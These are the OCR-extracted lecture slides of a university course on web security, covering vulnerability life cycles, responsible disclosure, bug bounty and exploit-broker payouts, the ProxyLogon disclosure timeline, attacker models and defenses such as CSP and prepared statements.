Web Security: Part I

Leonardo Querzoni
querzoni@diag.uniroma1.it

Sapienza University of Rome

Credits

These slides have been designed by Emilio Coppa (coppa@luiss.it, Luiss University) on the basis of teaching material originally created by:

- Marco Squarcina (marco.squarcina@tuwien.ac.at), S&P Group, TU WIEN
- Mauro Tempesta (mauro.tempesta@tuwien.ac.at), S&P Group, TU WIEN
- Fabrizio D'Amore (damore@diag.uniroma1.it), Sapienza University of Rome

The Cost of Vulnerabilities

DEFINITIONS

- A vulnerability is a weakness which allows an attacker to reduce system's information assurance.
- A vulnerability is the intersection of three elements:
  - a system susceptibility or flaw
  - attacker access to the flaw
  - attacker capability to exploit the flaw


DEFINITIONS

- Causes:
  - Bugs
  - Design defects
  - Misconfigurations
  - Aging
- Fostering factors
  - System complexity
  - Connectivity
  - Incompetence

MOTIVATIONS


- Vulnerability in software is one of the major reasons for insecurity
  - 20 flaws per thousand lines of code (Dacey 2003)
  - Steady increase in vulnerability exploitations
- Fully secure software is unlikely
- 95% of breaches could be prevented by keeping systems up-to-date with patches (Dacey 2003)

Source: 25 Years of Vulnerabilities: 1988-2012,




VULNERABILITY LIFE CYCLE

- **CREATION**
- **DISCOVERY**
  - Malicious users
  - Benign users (final users, security firms, researchers, ...)
- **EXPLOITATION**
- **DISCLOSURE**
  - Keep it secret
  - Publicly disclose
  - Sell
- **PATCH**



VULNERABILITY LIFE CYCLE: WHO PAYS THE COST?



Source: S. Frei, D. Schatzmann, B. Plattner and B. Trammell, Modelling the Security Ecosystem - The Dynamics of (In)Security,


RESPONSIBLE DISCLOSURE

- Forget about malicious users
- What process should a responsible user follow to disclose the vulnerability?
  - No consensus
  - Different vendors provides different guidelines for disclosure
  - CERT (Computer Emergency Response Team) allows a 45-days grace period. OIS allows a 30-days grace period
  - Security firms follow their internal guidelines

DISCLOSURE POLICY EFFECTS

- **Full Vendor Disclosure**
  - Promotes secrecy
  - Gives full control of the process to the vendor
- **Immediate Public Disclosure**
  - Promotes transparency
  - Gives the vendor a strong incentive to fix the problem
  - Allows vulnerable users to take intermediate measures
  - Immediate exposure to risks
- **Hybrid Disclosure**
  - Promotes both secrecy and transparency


Google VRP, 2018



- Total Google Vulnerability Reward Program payouts, covering regular user-facing products (including web applications)
- 3.4 million $ of total rewards in 2018


Source: https://www.arturjanc.com/usenix2019/

HackerOne Top 10, 2018



➔ **Bubble size represents volume of reports, Y-axis represents that Weakness Types percent of the total bounties paid to all Top 10 combined**

HackerOne Top 10, 2018



- ➔ Bubble size represents volume of reports, Y-axis represents that Weakness Types percent of the total bounties paid to all Top 10 combined
- ➔ Only 6 vulnerability types are on the OWASP Top 10, XXE is #15

Eligible Research

We acquire zero-day exploits and innovative security research related to the following products:

Operating Systems

Remote code execution or local privilege escalation, or VM escape:

- Microsoft Windows
- Linux / BSD
- Apple macOS
- ESXi / HyperV

Web Browsers

Remote code execution, or sandbox bypass/escape, or both:

- Google Chrome
- Microsoft Edge
- Mozilla Firefox
- Apple Safari

Clients / Files

Remote code execution or information disclosure:

- MS Office (Word/Excel)
- MS Outlook / Mail App
- Mozilla Thunderbird
- Archivers (7-Zip/WinRAR/Tar)

Mobiles / Smartphones

Remote code execution, or privilege escalation, or any other research:

- Apple iOS
- Apple watchOS
- Android
- Windows Mobile

Web Servers

Remote code execution or information disclosure:

- Apache HTTP Server
- Microsoft IIS Server
- nginx web server
- PHP / ASP
- OpenSSL / mod_ssl

Email Servers

Remote code execution or information disclosure:

- MS Exchange
- Dovecot
- Postfix
- Exim
- Sendmail

Web Apps / Panels


Remote code execution or information disclosure:

- cPanel / Plesk / Webmin
- WP / Joomla / Drupal
- vBulletin / MyBB / phpBB
- IPS Suite / IP.Board
- Roundcube / Horde

Research / Techniques

Research, exploits or new techniques related to:

- WiFi / Baseband RCE
- Routers / IoT RCE
- AntiVirus RCE/LPE
- Tor De-anonymization
- Mitigations Bypass


ZERODIUM Payouts for Desktops/Servers*
Windows
macOS
Linux/BSD
Any OS
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape
Up to $1,000,000
1.001 Win RCE Zero Click Win
Up to $500,000
3.001 Chrome RCE+LPE Win
2.001 Apache RCE Linux
2.002 MS IIS RCE Win
Up to $250,000
5.001 MS Outlook RCE Win
4.001 MS Exchange RCE Win
2.003 OpenSSL RCE Linux
2.004 PHP RCE Linux
Up to $200,000
6.001 VMware ESXi VME
5.002 Thunderbird RCE Win/Linux
4.002 Sendmail RCE Linux
4.003 Postfix RCE Linux
4.004 Dovecot RCE Linux
4.005 Exim RCE Linux
2.005 nginx RCE Linux
Up to $100,000
3.002 Safari RCE+LPE Mac
3.003 Edge RCE+LPE Win
3.004 Firefox RCE+LPE Win
5.003 Word/Excel RCE Win
7.001 WordPress RCE Linux
7.002 cPanel/WHM RCE Linux
7.003 Plesk RCE Linux
7.004 Webmin RCE Linux
Up to $80,000
6.002 VMware WS VME Win/Linux
5.004 Adobe PDF RCE+SBX Win
5.005 WinRAR RCE Win
5.006 7-Zip RCE Win
6.003 Windows LPE/SBX Win
Up to $50,000
6.004 USB LPE Win/Mac
8.001 Antivirus RCE Win
5.007 WinZip RCE Win
5.008 tar RCE Linux
6.005 macOS LPE/SBX Mac
6.006 Linux LPE Linux
6.007 BSD LPE BSD
Up to $10,000
9.001 Routers RCE
8.002 Antivirus LPE Win
7.005 phpBB RCE Linux
7.006 vBulletin RCE Linux
7.007 MyBB RCE Linux
7.008 Joomla RCE Linux
7.009 Drupal RCE Linux
7.010 Roundcube RCE Linux
7.011 Horde RCE Linux
* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.
2019/01 © zerodium.com

Example: ProxyLogon (2021)

- **ProxyLogon** is a recent vulnerability found on Microsoft Exchange Servers
  - discovered by Orange Tsai (DEVCORE Research Team)

- Prerequisites for the attack:
  - an open HTTPS port (443), i.e., the server is running!

- Outcome:
  - an unauthenticated attacker can execute arbitrary commands on the system (spawn a remote shell, leak all files, ...)


Example: ProxyLogon (2)

Vulnerability Disclosure Timeline:

October 01, 2020	DEVCORE started reviewing the security on Microsoft Exchange Server
December 10, 2020	DEVCORE discovered the first pre-auth proxy bug (**CVE-2021-26855**)
December 27, 2020	DEVCORE escalated the first bug to an authentication bypass to become admin
December 30, 2020	DEVCORE discovered the second post-auth arbitrary-file-write bug (**CVE-2021-27065**)
December 31, 2020	DEVCORE chained all bugs together to a workable pre-auth RCE exploit
January 05, 2021	DEVCORE sent (18:41 GMT+8) the advisory and exploit to Microsoft through the MSRC portal directly
January 06, 2021	MSRC acknowledged the pre-auth proxy bug (MSRC case 62899)
January 06, 2021	MSRC acknowledged the post-auth arbitrary-file-write bug (MSRC case 63835)
January 08, 2021	MSRC confirmed the reported behavior
January 11, 2021	DEVCORE attached a 120-days public disclosure deadline to MSRC and checked for bug collision
January 12, 2021	MSRC flagged the intended deadline and confirmed no collision at that time
February 02, 2021	DEVCORE checked for the update
February 02, 2021	MSRC replied "they are splitting up different aspects for review individually and got at least one fix which should meet our deadline"
February 12, 2021	MSRC asked the title for acknowledgements and whether we will publish a blog
February 13, 2021	DEVCORE confirmed to publish a blog and said will postpone the technique details for two weeks, and will publish an easy-to-understand advisory (without technique details) instead
February 18, 2021	DEVCORE provided the advisory draft to MSRC and asked for the patch date
February 18, 2021	MSRC pointed out a minor typo in our draft and confirmed the patch date is 3/9
February 27, 2021	MSRC said they are almost set for release and wanted to ask if we're fine with being mentioned in their advisory
February 28, 2021	DEVCORE agreed to be mentioned in their advisory
March 03, 2021	MSRC said they are likely going to be pushing out their blog earlier than expected and won't have time to do an overview of the blog
March 03, 2021	MSRC published the patch and advisory and acknowledged DEVCORE officially
March 03, 2021	DEVCORE has launched an initial investigation after informed of **active exploitation advisory from Volexity**
March 04, 2021	DEVCORE has confirmed the in-the-wild exploit was the same one reported to MSRC
March 05, 2021	DEVCORE hasn't found concern in the investigation
March 08, 2021	As more cybersecurity companies have found the signs of intrusion at Microsoft Exchange Server from their client environment, DEVCORE later learned that HAFNIUM was using ProxyLogon exploit during the attack in late February from **Unit 42**, **Rapid 7**, and **CrowdStrike**.
Auguest 06, 2021	DEVCORE has published the **technique details and the story afterward**

The Cursed Web

Types of Attackers



Web Attacker

Different scenarios:

- Attacker controls the domain attacker.com, for which it can acquire a valid TLS certificate. The user visits attacker.com (e.g., because of phishing, search results, click-hijacking, ...)
- Variation “gadget attacker”: an iframe with malicious content included in an otherwise honest webpage visited by the user
- Variation “related-domain attacker”: the attacker controls a related-domain of the target website, e.g., attacker.example.com
- The attacker is a user of a website. The target could be the website or other users. The website should be vulnerable to some attacks.

Network and Malware Attackers

- Network attacker
  - Passive: wireless eavesdropper
  - Active: evil Wi-Fi router, DNS poisoning
- Malware attacker
  - Malicious code executes directly on victim's computer
  - software bugs, malware, ...

The Cursed Web

- Delusive simplicity for creating web apps
- Lack of security awareness
- Time- & resource limits during development
- Rapid increase in code complexity

- **Company's security focus shifts towards web**
  - Security perimeter moves from the network to the application layer
  - Web apps intentionally expose functionality to the Internet while being connected to internal servers (e.g., databases)
  - Blurred lines between mobile and web apps
    - Web content tightly integrated into mobile apps
    - Unintentional exposure of backend web APIs

Fundamental Problems of the Web Ecosystem

- **Network protocol issues**
  - MiTM (SSL Strip), mixed-content sites
  - Cookies leaked over HTTP…
- **Mixing code and data**
  - SQL injections
  - Cross-site scripting (XSS)
- **Unrestricted attack surface**
  - Cross-site request forgery (CSRF), Cross-site script inclusion (XSSI)
  - Clickjacking, Cross-site search (XS-Search)
- **Legacy design**
  - Unsafe legacy APIs, Dangerous web features
  - Poor security boundaries in cookie design/adoption


➔ **Partial list of attacks/issues caused by these fundamental problems**

Countermeasures

Client


- XSS Filters
- Sandboxes
- Site Isolation

Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Countermeasures


Client

Found to introduce vulns and removed from browsers [URL]

- ~~XSS Filters~~
- Sandboxes
- Site Isolation


Defense-in-depth mechanisms

Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Countermeasures


Client

Found to introduce vulns and removed from browsers [URL]

- ~~XSS Filters~~
- Sandboxes
- Site Isolation

Defense-in-depth mechanisms


Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Policy-based mechanisms

Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

